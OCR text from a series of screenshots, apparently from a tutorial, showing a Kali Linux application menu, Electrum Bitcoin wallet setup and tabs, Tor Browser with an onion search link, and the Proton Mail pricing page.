

kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Favorites
Recently Used
All Applications
Usual Applications
01 - Reconnaissance
02 - Resource Development
03 - Initial Access
04 - Execution
05 - Persistence
06 - Privilege Escalation
07 - Defense Evasion
08 - Credential Access
09 - Discovery
10 - Lateral Movement
11 - Collection
12 - Command and Control
13 - Exfiltration
14 - Impact
15 - Forensics
16 - Services and Other Tools
dradis-stop
driftnet
dsniff
eapmd5pass
edb
Electrum Bitcoin Wallet
Engrampa Archive Manager
enum4linux
enumiax
ettercap
evil-winrm
ewfacquire
exe2hex
Exploit Database
extundelete
fang
faraday
kali



Create/Restore wallet
Wallet Seed
Your wallet generation seed is:
[redacted]
Options
Please save these 12 words on paper (order is important). This seed will allow you to recover your wallet in case of computer failure.
WARNING:
• Never disclose your seed.
Back
Next



Electrum 4.5.8 - Demo_Wallet [standard]
File
Wallet
View
Tools
Help
History
Preferences
Network
Plugins
Sign/verify message
Encrypt/decrypt message
Load transaction
Date
Description
Amount
Balance
Balance: 0. mBTC
Update to Electrum 4.6.2 is available



Electrum 4.5.8 - Demo_Wallet [standard]
File Wallet View Tools Help
History Send Receive Channels
Date Description
Preferences
Appearance Units Fiat Lightning Misc
Fiat currency
USD
Source
CoinGecko
Download historical rates
Close
Balance: 0. mBTC (0.00 USD) 1 mBTC~115.48 USD
Update to Electrum 4.6.2 is available



Electrum 4.5.8 - Demo_Wallet [standard]
File Wallet View Tools Help
History Send Receive Channels
Bitcoin URI
Description
Requested amount
mBTC
USD
Expiry
1 day
Clear
Create Request
Requests
Date
Description
Amount
Status
2025-10-27 04:18
Receive bitcoin from person A
Expires in about 1 day
Balance: 0. mBTC (0.00 USD) 1 mBTC~115.50 USD
Update to Electrum 4.6.2 is available



Electrum 4.5.8 - Demo_Wallet [standard]
File Wallet View Tools Help
History
Send
Receive
Channels
Pay to
Description
Amount
mBTC
USD
Max
Clear
Save
Pay...
Balance: 0. mBTC (0.00 USD) 1 mBTC~115.50 USD
Update to Electrum 4.6.2 is available



kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
tor
Tor Browser
Tor Browser Launcher Settings
Terminal Emulator
Text Editor
Root Terminal Emulator



New Tab
Connected
Search with DuckDuckGo or enter address
Import bookmarks…
Some of Tor Browser's security features may offer less protection on your current operating system. How to fix this issue
Don't show again
Free the internet
Support tools that break the chains of censorship and surveillance.
Donate to the Tor Project today.
Through December 31, your gift will be matched, up to $250,000!
Donate now
Search with DuckDuckGo
Onionize
Tor is free to use because of donations from people like you. Donate now


http://search7tdrcvri22rieiwgi5g46qnwsesvnubqav2xakhezv4hjzkkad.onion/
DEEPSEARCH
Trending Onion Services



Proton Mail
Features
Pricing
Mail for Business
Download
Resources and support
Proton Mail plans
Individuals | Families | Businesses
Proton Free
CHF 0.00 /month
Get Proton Free
No credit card required
1 GB storage
1 user
1 email address
20% OFF
Mail Plus
CHF 4.99
CHF 3.99 /month
Save CHF 12
Get Mail Plus
30-day money-back guarantee
15 GB storage
1 user
10 extra email addresses for you
Support for 1 custom email domain

